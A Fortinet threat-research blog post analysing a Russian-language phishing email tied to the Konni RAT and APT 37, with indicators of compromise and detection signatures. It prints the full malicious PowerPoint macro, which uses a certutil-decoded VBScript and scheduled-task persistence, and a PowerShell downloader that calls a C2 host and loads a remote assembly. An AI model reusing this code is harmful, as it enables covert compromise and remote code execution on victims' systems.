Meeting the “Ministrer” | Fortinet Blog

By James Slaughter

Published: 2022-09-19 · Archived: 2026-04-05 21:30:55 UTC

Things not always being as they seem is a common adage that lends itself well to the cyber world. Phishing tries explicitly to convince an email recipient that a message is legitimate and trustworthy when it is not. This applies equally to cases where the sender is interested in criminal exploits or nation-state activity.

FortiGuard Labs recently came across an unassuming phishing email that proved to be far more than it initially seemed. Written in Russian, it attempts to lure the recipient into deploying malware on their system. The actions used to execute this strategy are consistent with previous instances of Konni, a remote administration tool (RAT) that has been tied to the group APT 37 (aka: Ricochet Chollima, InkySquid, ScarCruft, Reaper, and Group123). This group has been known to align its targeting and objectives with those of the government of the Democratic People’s Republic of Korea (DPRK), commonly known as North Korea.

Affected Platforms: Windows
Impacted Users: Windows users
Impact: Potential to deploy additional malware for additional purposes
Severity Level: Medium

The Phishing Email

As mentioned, the email is unassuming and streamlined. It aims to appear official by spoofing an address for the Consulate General of Russia in Shenyang, China. It is targeted at another Russian government address.

Interestingly, the subject of the message is “Re: Посольство России в Японии”, which translates to “Re: Russian Embassy in Japan”. This technique of including a previous thread in the email is commonly used in an attempt to look more credible to the recipient.



Figure 1. Phishing email.

Sincerely,
Consulate General of Russia in Shenyang

On Wed, 17 Aug 2022 19:02:03 +0900
wrote:
> Good afternoon!
>
> In connection with the indication of the Center
> we send the details of the Embassy for the transfer of funds.
>
>
> Sincerely,
>
> accounting department of the Embassy

Figure 2. Phishing email translation.

The body text of the email asks the recipient to check the attached details to execute a request for a transfer of funds between the sender and receiver.

Attached to the email is a Zip archive, “Donbass.zip”. This is interesting because this is the English spelling of an area of Ukraine.

Donbass.zip

Contained within the Zip archive are two Microsoft PowerPoint files, “_Pyongyang in talks with Moscow on access to Donbass.pptx” and “Donbass.ppam”



Figure 3. Contents of “Donbass.zip”.

File 1: _Pyongyang in talks with Moscow on access to Donbass.pptx

This PowerPoint file is actually a decoy. The slide deck contains news referencing high-level meetings between the DPRK and the Donetsk Peoples Republic (DPR). Links between the two entities were covered by mainstream news outlets around the time this file was created.



Figure 4. PowerPoint title slide with the spelling mistake referenced in the blog title.

Figure 5. PowerPoint slide with a readout of a diplomatic meeting between the DPRK and the DPR.

Figure 6. PowerPoint slide with further news of diplomatic activity and several hyperlinks to recent news on the subject.

While Figure 6 shows several hyperlinks embedded in the file, all are benign. They simply direct traffic to an Internet news source. Two additional slides in Russian are just text.

There are no macros present in the file or anything that could be considered malicious.

File 2: Donbass.ppam

PPAM is an add-in file format used by Microsoft PowerPoint and generally requires the application to open. Should that occur, a malicious macro will execute.

```
--------------------------------------------------------------------------------
Filename    : ppt/vbaProject.binOLE stream  : VBA/Module1VBA filename: Module1.bas----------------------------------------------
Attribute VB_Name = "Module1"
Sub auto_open()

Dim sMessage As String
Dim sTitle As String
sMessage = "Sorry, PowerPoint can't read because office version is low. Please update to read."
sTitle = "Microsoft PowerPoint"
MsgBox sMessage, vbExclamation, sTitle

sBytes = "U2V0IHNoPSBDcmVhdGVPYmplY3QoIldTY3JpcHQuU2hlbGwiKQ0KY2w9ICJjbWQgL2Mgc2NodGFza3MgL2NyZWF0ZSAvc2MgbWlud"
sBytes = sBytes & "XRlIC9tbyA1IC90biAiIk9mZmljZSBVcGRhdGV2Mi4yIiIgL3RyICIiICIgJiBXU2NyaXB0LlNjcmlwdEZ1bGxOYW1lICYgIiIiIC"
sBytes = sBytes & "9mIg0Kc2guUnVuIGNsLCAwDQpzaC5SdW4gInBPd0Vyc0hlTGwgLWVwIGJ5cGFzcyAtZW5jb2RlZENvbW1hbmQgIiJKQUIxQUhJQWJ"
sBytes = sBytes & "BQTlBQ2NBYUFCMEFIUUFjQUE2QUM4QUx3Qm5BR2NBTVFBMUFEa0FNd0F1QUdNQU1RQXVBR0lBYVFCNkFDOEFaQUJ1QUM0QWNBQm9B"
sBytes = sBytes & "SEFBUHdCdUFHRUFiUUJsQUQwQUp3QXJBRnNBVXdCNUFITUFkQUJsQUcwQUxnQkZBRzRBZGdCcEFISUFid0J1QUcwQVpRQnVBSFFBW"
sBytes = sBytes & "FFBNkFEb0FUUUJoQUdNQWFBQnBBRzRBWlFCT0FHRUFiUUJsQUNzQUp3QW1BSEFBY2dCbEFHWUFhUUI0QUQwQWRBQjBBQ1lBZEFCd0"
sBytes = sBytes & "FEMEFKd0FyQUZzQVV3QjVBSE1BZEFCbEFHMEFMZ0JGQUc0QWRnQnBBSElBYndCdUFHMEFaUUJ1QUhRQVhRQTZBRG9BVHdCVEFGWUF"
sBytes = sBytes & "aUUJ5QUhNQWFRQnZBRzRBT3dBa0FHTUFiQUJwQUdVQWJnQjBBRDBBYmdCbEFIY0FMUUJ2QUdJQWFnQmxBR01BZEFBZ0FGTUFlUUJ6"
sBytes = sBytes & "QUhRQVpRQnRBQzRBVGdCbEFIUUFMZ0JYQUdVQVlnQkRBR3dBYVFCbEFHNEFkQUE3QUNRQWNnQmxBSEFBUFFBa0FHTUFiQUJwQUdVQ"
sBytes = sBytes & "WJnQjBBQzRBUkFCdkFIY0FiZ0JzQUc4QVlRQmtBRk1BZEFCeUFHa0FiZ0JuQUNnQUpBQjFBSElBYkFBcEFEc0FKQUJpQUhVQVpnQT"
sBytes = sBytes & "lBRnNBUXdCdkFHNEFkZ0JsQUhJQWRBQmRBRG9BT2dCR0FISUFid0J0QUVJQVlRQnpBR1VBTmdBMEFGTUFkQUJ5QUdrQWJnQm5BQ2d"
sBytes = sBytes & "BSkFCeUFHVUFjQUFwQURzQUpBQmlBR2tBYmdBOUFGc0FVd0I1QUhNQWRBQmxBRzBBTGdCU0FHVUFaZ0JzQUdVQVl3QjBBR2tBYndC"
sBytes = sBytes & "dUFDNEFRUUJ6QUhNQVpRQnRBR0lBYkFCNUFGMEFPZ0E2QUV3QWJ3QmhBR1FBS0FBa0FHSUFkUUJtQUNrQU93QWtBR1VBY0FBOUFDU"
sBytes = sBytes & "UFZZ0JwQUc0QUxnQkZBRzRBZEFCeUFIa0FVQUJ2QUdrQWJnQjBBRHNBSkFCbEFIQUFMZ0JVQUc4QVV3QjBBSElBYVFCdUFHY0FLQU"
sBytes = sBytes & "FwQURzQUpBQmxBSEFBTGdCSkFHNEFkZ0J2QUdzQVpRQW9BQ1FBYmdCMUFHd0FiQUFzQUNRQWJnQjFBR3dBYkFBcEFEc0EiIiIsIDA"

sCmdLine = "cmd /c echo " & sBytes & "> %TMP%\oup.dat && Certutil -decode %TMP%\oup.dat %LOCALAPPDATA%\Microsoft\Office\oup.vbs"
n = Shell(sCmdLine, vbHide)

sCmdLine = "cmd /c ping -n 5 127.0.0.1 && %LOCALAPPDATA%\Microsoft\Office\oup.vbs"
n = Shell(sCmdLine, vbHide)

End Sub
```

Figure 7. Malicious macro in “Donbass.ppam”.



Figure 8. Error presented to the user after opening “Donbass.ppam”.

The macro initially presents the user with the message box in Figure 8. Using a command prompt, it then deposits a large block of base 64-encoded text into a file called “oup.dat” that is then stored within the user’s “temp” directory (%TMP%). Using the Microsoft “Certutil” tool (https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil), the encoded text within “oup.dat” is then decoded to “oup.vbs”, a VBScript file that will be deposited into the Microsoft Office directory (%LOCALAPPDATA%\Microsoft\Office).



Figure 9. “oup.vbs”.

As shown in Figure 9, “oup.vbs” has two purposes. The first is to create a scheduled task called “Office Updatev2.2”. The purpose of this task is to continually run “oup.vbs” once every 5 minutes.



Figure 10. Scheduled task “OfficeUpdatev2.2”.

The second purpose of “oup.vbs” is to execute a base 64-encoded PowerShell command.

```
$url='http://gg1593.c1.biz/dn.php?name='+[System.Environment]::MachineName+'&prefix=tt&tp='+[System.Environment]::OSVersion;
$client=new-object System.Net.WebClient;$rep=$client.DownloadString($url);
$buf=[Convert]::FromBase64String($rep);$bin=[System.Reflection.Assembly]::Load($buf);
$ep=$bin.EntryPoint;
$ep.ToString();
$ep.Invoke($null,$null);
```

Figure 11. Final decoded PowerShell command.

The PowerShell command attempts to provide some environment information (e.g., machine name) and connect to a URL at gg1593[.]c1[.]biz. This domain points to IP address185[.]176[.]43[.]106. As of the time of this writing, however, the command and control (C2) server was not responding to connections, preventing further analysis.

Figure 12. Packet capture showing an attempted connection to the C2 URL.

With the C2 site no longer available, obtaining the executable for the RAT for further analysis was not possible. That said, the activity to ensure persistence and connect to a C2 matches prior attempts at deploying Konni.

Conclusion

Phishing doesn’t always have to be a perfect facsimile of a legitimate email to be effective. This example shows that even where nation-state objectives may be involved, there just has to be enough of a hook to reel in a user. What appears at first glance to be a simple phish is still effective.

They become more believable using familiar terms, or as in this case, the inclusion of what appears to be a previous thread with the recipient.

As this example shows, once attackers are in, they mean to stay through the use of persistence mechanisms and frequent check-ins with command and control.

This makes prevention and detection all the more critical to ward off potential disaster.

Fortinet Protections

Fortinet customers are already protected from this malware through FortiGuard's Web Filtering, AntiVirus, FortiMail, FortiClient, and FortiEDR services, as follows:

The following (AV) signatures detect the malware samples mentioned in this blog

VBA/Agent.AIF!tr

The WebFiltering client blocks all network-based URIs.

Fortinet has multiple solutions designed to help train users to understand and detect phishing threats:

The FortiPhish Phishing Simulation Service uses real-world simulations to help organizations test user awareness and vigilance to phishing threats and to train and reinforce proper practices when users encounter targeted phishing attacks.

We also suggest that organizations have their end users undergo our FREE NSE training program: NSE 1 – Information Security Awareness. It includes a module on Internet threats designed to help end users learn how to identify and protect themselves from various types of phishing attacks.

IOCs

Filename	**SHA256**
Donbass.zip	cf69e7cf0eef759f5c1604448be8e2ed4b2e4d02ad72724406f4aa19f501b08b
_Pyongyang in talks with Moscow on access to Donbass.pptx	b1f9b577088f00ffe54c1822578e0ca309c08589791249323b6db1e32f2d2a22 (clean)
Donbass.ppam	061e17f3b2fd4a4dce1bf4f8a31198273f1abc47c32456d06fd5997ea4363578

Network IOCs:

IOC	IOC type
gg1593[.]c1[.]biz	C2
185[.]176[.]43[.]106	C2

Learn more about Fortinet's FortiGuard Labs threat research and global intelligence organization and Fortinet's FortiGuard AI-powered Security Services portfolio. Sign up to receive our threat research blogs.
